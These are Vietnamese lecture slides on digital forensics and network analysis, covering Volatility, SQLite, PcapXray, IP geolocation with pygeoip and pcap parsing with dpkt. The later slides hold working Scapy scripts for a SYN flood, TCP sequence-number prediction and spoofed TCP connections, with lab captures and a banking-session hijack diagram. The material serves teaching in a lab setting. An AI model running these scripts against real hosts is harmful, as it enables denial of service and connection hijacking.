



KỸ THUẬT LẬP TRÌNH

ThS. Bùi Việt Thắng

E: thangbv82@gmail.com

T: 0983085387



Chương 4. Một số vấn đề An toàn thông tin khác

4.1. Điều tra số

4.2. Quản trị hệ thống



4.1 Điều tra số Volatility

- Volatility là một framework được thiết kế để trích xuất dữ liệu từ ảnh đĩa có sẵn trong bộ nhớ RAM.
- Chạy trên bất kỳ hệ điều hành nào hỗ trợ Python.
- Công cụ này có khả năng trích xuất thông tin liên quan đến các kết nối mạng hiện có, quy trình, tệp đang mở, người dùng được kết nối và các thông tin khác sẽ biến mất khi hệ thống được khởi động lại.

4.1.2. Phân tích CSDL

- Cơ sở dữ liệu: SQLite (<http://www.sqlite.org>)
- Mô đun python làm việc với CSDL: **sqlite3**
- Công cụ phân tích và trích xuất dữ liệu tại địa chỉ:
<http://sqlitebrowser.org>
- Ví dụ về cơ sở dữ liệu sqlite:
<https://github.com/jpwhite3/northwind-SQLite3>

4.1.3. Phân tích thông tin mạng

Phân tích thông tin mạng với PcapXray

- Thư viện bổ sung

```
$ sudo apt install python3-tk && sudo apt install graphviz
```

```
$ sudo apt install python3-pil python3-pil.imagetk
```

- Cài đặt PcapXray từ nguồn

<https://github.com/Srinivas11789/PcapXray>

- Một số mô đun quan trọng:

✓ `scapy`: đọc từ file pcap

✓ `ipwhois`: lấy thông tin ip từ whois

✓ `netaddr`: xác minh thông tin IP


✓ `pillow`: mô đun xử lý ảnh

✓ `stem`: xử lý dữ liệu đồng thuận tor

✓ `pyGraphviz, network, matplotlib`: Mô đun đồ họa

4.1.3. Phân tích thông tin mạng

\$ **python3 PcapXtray/Source/main.py**



Phân tích file torExample.pcap

4.1.3. Phân tích thông tin mạng

- Định vị địa lý theo IP
- Tìm hiểu DDoS Toolkits
- Phân tích Storm Fast-Flux và
Conficker Domain Flux

Cơ sở dữ liệu GeoIPCity

- ✓ <http://www.maxmind.com/app/geolitecity>
- ✓ <https://github.com/mbcc2006/GeoLiteCity-data/blob/master/GeoLiteCity.dat>

4.1.3. Phân tích thông tin mạng

pygeoip

Các hàm trong pygeoip và GeoIP

```
(dll@kali)-[~/Desktop/PcapXray-master/Source]
$ python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pygeoip
>>> dir(pygeoip)
['ENCODING', 'GeoIP', 'GeoIPError', 'Lock', 'MEMORY_CACHE', 'MMAP_CACHE', 'PY2', 'PY3', 'STANDARD', '_GeoIPMetaClass', '__builtins__', '__cached__', '__doc__', '__file__', '__loader__', '__name__', '__package__', '__path__', '__spec__', '__version__', 'codecs', 'const', 'floor', 'mmap', 'os', 'range', 'socket', 'time_zone_by_country_and_region', 'timezone', 'util']
>>>

>>>

>>> dir(pygeoip.GeoIP)
['_class__', '_delattr__', '_dict__', '_dir__', '_doc__', '_eq__', '_format__', '_get_', '_getattribute__', '_gt__', '_hash__', '_init__', '_init_subclass__', '_le__', '_lt__', '_metaclass__', '_module__', '_ne__', '_new__', '_reduce__', '_reduce_ex__', '_repr__', '_setattr__', '_sizeof__', '_str__', '_subclasshook__', '_weakref__', '_get_org', '_get_record', '_get_region', '_gethostbyname', '_seek_country', '_setup_segments', 'asn_by_addr', 'asn_by_name', 'country_code_by_addr', 'country_code_by_name', 'country_name_by_addr', 'country_name_by_name', 'id_by_addr', 'id_by_name', 'isp_by_addr', 'isp_by_name', 'last_net_mask', 'netspeed_by_addr', 'netspeed_by_name', 'org_by_addr', 'org_by_name', 'record_by_addr', 'record_by_name', 'region_by_addr', 'region_by_name', 'time_zone_by_addr', 'time_zone_by_name']
```


4.1.3. Phân tích thông tin mạng

pygeoip

Country lookup

```
pygeoip.GeoIP.country_name_by_addr
```

Region lookup

```
pygeoip.GeoIP.region_name_by_addr
```

City lookup

```
pygeoip.GeoIP.record_by_addr
```

Organization lookup

```
pygeoip.GeoIP.org_by_name
```

4.1.3. Phân tích thông tin mạng

pygeoip

```
dll@kali: ~/Desktop
File Actions Edit View Help
GNU nano 5.4 geoip.py
import pygeoip
gi = pygeoip.GeoIP('GeoLiteCity.dat')
def printRecord(tgt):
    rec = gi.record_by_name(tgt)
    city = rec['city']
    country = rec['country_name']
    long = rec['longitude']
    lat = rec['latitude']
    print('[*] Target: ' + tgt + ' Geo-located.')
    print('[+] '+str(city)+' , '+str(country))
    print('[+] Latitude: '+str(lat)+ ' , Longitude: '+ str(long))
tgt = '173.255.226.98'
printRecord(tgt)
```

```
(dll@kali) - [~/Desktop]
$ python3 geoip.py
[*] Target: 173.255.226.98 Geo-located.
[+] Newark, United States
[+] Latitude: 40.791799999999995, Longitude: -74.2452
```

4.1.3. Phân tích thông tin mạng

Dpkt

```
dll@kali: ~  
File Actions Edit View Help  
GNU nano 5.4 dpkt_test.py  
import dpkt  
import socket  
def printPcap(pcap):  
    for (ts, buf) in pcap:  
        try:  
            eth = dpkt.ethernet.Ethernet(buf)  
            ip = eth.data  
            src = socket.inet_ntoa(ip.src)  
            dst = socket.inet_ntoa(ip.dst)  
            print ('[+] Src: ' + src + ' --> Dst: ' + dst)  
        except:  
            pass  
def main():  
    f = open('geotest.pcap', 'rb')  
    pcap = dpkt.pcap.Reader(f)  
    printPcap(pcap)  
if __name__ == '__main__':  
    main()
```

```
(dll@kali)-[~]  
$ python3 dpkt_test.py  
[+] Src: 110.8.88.36 --> Dst: 188.39.7.79  
[+] Src: 28.38.166.8 --> Dst: 21.133.59.224  
[+] Src: 153.117.22.211 --> Dst: 138.88.201.132  
[+] Src: 1.103.102.104 --> Dst: 5.246.3.148  
[+] Src: 166.123.95.157 --> Dst: 219.173.149.77  
[+] Src: 8.155.194.116 --> Dst: 215.60.119.128  
[+] Src: 133.115.139.226 --> Dst: 137.153.2.196  
[+] Src: 217.30.118.1 --> Dst: 63.77.163.212  
[+] Src: 57.70.59.157 --> Dst: 89.233.181.180
```

4.1.3. Phân tích thông tin mạng

- Định vị địa lý theo IP
- **Tìm hiểu DDoS Toolkits**
- Phân tích Storm Fast-Flux và
Conficker Domain Flux

Cơ sở dữ liệu GeoIPCity

- ✓ <http://www.maxmind.com/app/geolitecity>
- ✓ <https://github.com/mbcc2006/GeoLiteCity-data/blob/master/GeoLiteCity.dat>



4.1.3. Phân tích thông tin mạng

SYN Flood với Scapy


SYN Flood

How it works

TCP three-way handshake




SYN Flood attack



Tấn công SYN Flood

4.1.3. Phân tích thông tin mạng

SYN Flood với Scapy



```
dll@kali: ~  
File Actions Edit View Help  
GNU nano 5.4 syn_flood.py  
  
from scapy.all import *  
  
target_ip="192.168.100.1"  
target_port=80  
ip = IP(dst=target_ip)  
  
tcp = TCP(sport=RandShort(), dport=target_port, flags="S")  
  
# add some flooding data (1KB in this case)  
raw = Raw(b"X"*1024)  
  
# stack up the layers  
p = ip / tcp / raw  
  
# send the constructed packet in a loop until CTRL+C is detected  
send(p, loop=1, verbose=0)  
  
[ Wrote 17 lines ]  
^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location  
^X Exit      ^R Read File  ^\ Replace    ^U Paste       ^J Justify    ^_ Go To Line
```

4.1.3. Phân tích thông tin mạng

SYN Flood với Scapy

Wireshark packet capture showing a SYN flood attack. The interface is eth0. The packet list shows a series of TCP RST and SYN packets from 192.168.122.128 to 192.168.100.1. The packet details show the frame structure and the raw data.

No.	Time	Source	Destination	Protocol	Length	Info
39530	40.558006625	192.168.100.1	192.168.122.128	TCP	60	[TCP Retransmission] 80 → 29391 [FIN,
39531	40.558006657	192.168.100.1	192.168.122.128	TCP	60	[TCP Retransmission] 80 → 53992 [FIN,
39532	40.558006695	192.168.100.1	192.168.122.128	TCP	60	[TCP Out-Of-Order] 80 → 49102 [FIN, SY
39533	40.558006729	192.168.100.1	192.168.122.128	TCP	60	[TCP Out-Of-Order] 80 → 64647 [FIN, SY
39534	40.558006763	192.168.100.1	192.168.122.128	TCP	60	[TCP Out-Of-Order] 80 → 57474 [FIN, SY
39535	40.558015319	192.168.122.128	192.168.100.1	TCP	54	58588 → 80 [RST] Seq=1 Win=0 Len=0
39536	40.558040773	192.168.122.128	192.168.100.1	TCP	54	11909 → 80 [RST] Seq=1 Win=0 Len=0
39537	40.558061168	192.168.122.128	192.168.100.1	TCP	54	36461 → 80 [RST] Seq=1 Win=0 Len=0
39538	40.558077613	192.168.122.128	192.168.100.1	TCP	54	29391 → 80 [RST] Seq=1 Win=0 Len=0
39539	40.558097977	192.168.122.128	192.168.100.1	TCP	54	53992 → 80 [RST] Seq=1 Win=0 Len=0
39540	40.558134756	192.168.122.128	192.168.100.1	TCP	54	49102 → 80 [RST] Seq=1 Win=0 Len=0
39541	40.558156985	192.168.122.128	192.168.100.1	TCP	54	64647 → 80 [RST] Seq=1 Win=0 Len=0
39542	40.558179743	192.168.122.128	192.168.100.1	TCP	54	57474 → 80 [RST] Seq=1 Win=0 Len=0
39543	40.558202020	192.168.100.1	192.168.122.128	TCP	60	[TCP Retransmission] 80 → 16819 [FIN,
39544	40.558202050	192.168.100.1	192.168.122.128	TCP	60	[TCP Retransmission] 80 → 39040 [FIN,
39545	40.558202075	192.168.100.1	192.168.122.128	TCP	60	[TCP Out-Of-Order] 80 → 61473 [FIN, SY
39546	40.558202100	192.168.100.1	192.168.122.128	TCP	60	[TCP Out-Of-Order] 80 → 20039 [FIN, SY
39547	40.558202127	192.168.100.1	192.168.122.128	TCP	60	[TCP Out-Of-Order] 80 → 4493 [FIN, SYN
39548	40.558202152	192.168.100.1	192.168.122.128	TCP	60	[TCP Retransmission] 80 → 20276 [FIN,

Frame 1: 1078 bytes on wire (8624 bits), 1078 bytes captured (8624 bits) on interface eth0, id 0


0000 00 50 56 fc 63 20 00 0c 29 9a 45 99 08 00 45 00 .PV.c ..).E...E.

wireshark_eth0LD3X80.pcapng Packets: 40205 · Displayed: 40205 (100.0%) Profile: Default

4.1.3. Phân tích thông tin mạng

TCP Sequence Numbers Attack

TCP Attacks Based On ISN - Step 1




The first step for the hacker is to figure out the ISN algorithm, which will allow them to predict future sequence numbers that will be generated by Host A

4.1.3. Phân tích thông tin mạng

TCP Sequence Numbers Attack

TCP Attacks Based On ISN - Step 2



Host A
is **flooded** by garbage data
and cannot send any
data to the **Internet
Banking Server**

**Internet Banking
Server**

The hacker generates a '**valid**' packet
with the appropriate sequence number and sends it
to the **Internet Banking Server**. At the same time
he begins to **flood Host A** in order to keep the host busy
and stop it from sending any data to the **Internet Banking Server**.

At the next step, the hacker has hijacked the connection and has full access to Host A's
account. In order to keep Host A busy, he begins to flood its connection with garbage

4.1.3. Phân tích thông tin mạng

Tìm TCP Sequence Numbers

```
dll@kali: ~  
File Actions Edit View Help  
GNU nano 5.4 tcp_sn.py  
  
from scapy.all import *  
  
def calTSN(tgt):  
    seqNum = 0  
    preNum = 0  
    diffSeq = 0  
    for x in range(1, 5):  
        if preNum != 0:  
            preNum = seqNum  
            pkt = IP(dst=tgt) / TCP()  
            ans = sr1(pkt, verbose=0)  
            seqNum = ans.getlayer(TCP).seq  
        diffSeq = seqNum - preNum  
        print ('[+] TCP Seq Difference: ' + str(diffSeq))  
        return seqNum + diffSeq  
  
tgt = "192.168.100.1"  
seqNum = calTSN(tgt)  
print ("[+] Next TCP Sequence Number to ACK is: "+str(seqNum+1))  
  
[ Wrote 20 lines ]  
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute   ^C Location  
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^_ Go To Line
```

4.1.3. Phân tích thông tin mạng

Spoofing TCP connection

```
dll@kali: ~  
File Actions Edit View Help  
GNU nano 5.4 spoof_tcp.py  
  
from scapy.all import *  
def spoofConn(src, tgt, ack):  
    IPlayer = IP(src=src, dst=tgt)  
    TCPlayer = TCP(sport=513, dport=514)  
    synPkt = IPlayer / TCPlayer  
    send(synPkt)  
  
    IPlayer = IP(src=src, dst=tgt)  
    TCPlayer = TCP(sport=513, dport=514, ack=ack)  
    ackPkt = IPlayer / TCPlayer  
    send(ackPkt)  
  
src = "192.168.122.128"  
tgt = "192.168.100.1"  
seqNum = 2024371201  
spoofConn(src, tgt, seqNum)  
  
dll@kali: ~  
File Actions Edit View Help  
(dll@kali)-[~]  
$ sudo python3 spoof_tcp.py  
[sudo] password for dll:  
.  
Sent 1 packets.  
.  
Sent 1 packets.  
  
(dll@kali)-[~]  
$ sudo python3 spoof_tcp.py  
.  
Sent 1 packets.  
.  
Sent 1 packets.  
  
(dll@kali)-[~]  
$
```

Khởi chạy tấn công TCP connection

4.1.3. Phân tích thông tin mạng

Spoofing TCP connection

The image shows a Wireshark network traffic capture on interface *eth0. The packet list on the left shows several packets. Packet 4 is highlighted in blue and has a red box around it. The packet details pane on the right shows the structure of the selected packet, with a red box around the TCP segment information.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	VMware_9a:45:99	Broadcast	ARP	42	Who has 192.168.122.2? Tell 192.168.122.128
2	0.000236506	VMware_fc:63:20	VMware_9a:45:99	ARP	60	192.168.122.2 is at 00:50:56:fc:63:20
3	0.022943055	192.168.122.128	192.168.100.1	TCP	54	513 → 514 [SYN] Seq=0 Win=8192 Len=0
4	0.068492121	192.168.122.128	192.168.100.1	TCP	54	[TCP Retransmission] 513 → 514 [SYN] Seq=0 Win=8
5	0.829100875	192.168.122.128	192.168.122.254	DHCP	324	DHCP Request - Transaction ID 0x1ef9232b
6	0.832362553	192.168.122.254	192.168.122.128	DHCP	342	DHCP ACK - Transaction ID 0x1ef9232b

Frame 4: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0

Ethernet II, Src: VMware_9a:45:99 (00:0c:29:9a:45:99), Dst: VMware_fc:63:20 (00:50:56:fc:63:20)

Internet Protocol Version 4, Src: 192.168.122.128, Dst: 192.168.100.1

Transmission Control Protocol, Src Port: 513, Dst Port: 514, Seq: 0, Len: 0

Source Port: 513

Destination Port: 514

[Stream index: 0]

[TCP Segment Len: 0]

Sequence Number: 0 (relative sequence number)

Sequence Number (raw): 0

[Next Sequence Number: 1 (relative sequence number)]

Acknowledgment Number: 2024371201

Acknowledgment number (raw): 2024371201

0101 = Header Length: 20 bytes (5)

0000 00 50 56 fc 63 20 00 0c 29 9a 45 99 08 00 45 00 .PV.c . .) .E . . E .

4.1.3. Phân tích thông tin mạng

- Định vị địa lý theo IP
- Tìm hiểu DDoS Toolkits
- Phân tích Storm's Fast-Flux và Conficker's Domain-Flux

Cơ sở dữ liệu GeoIPCity và Fastflux

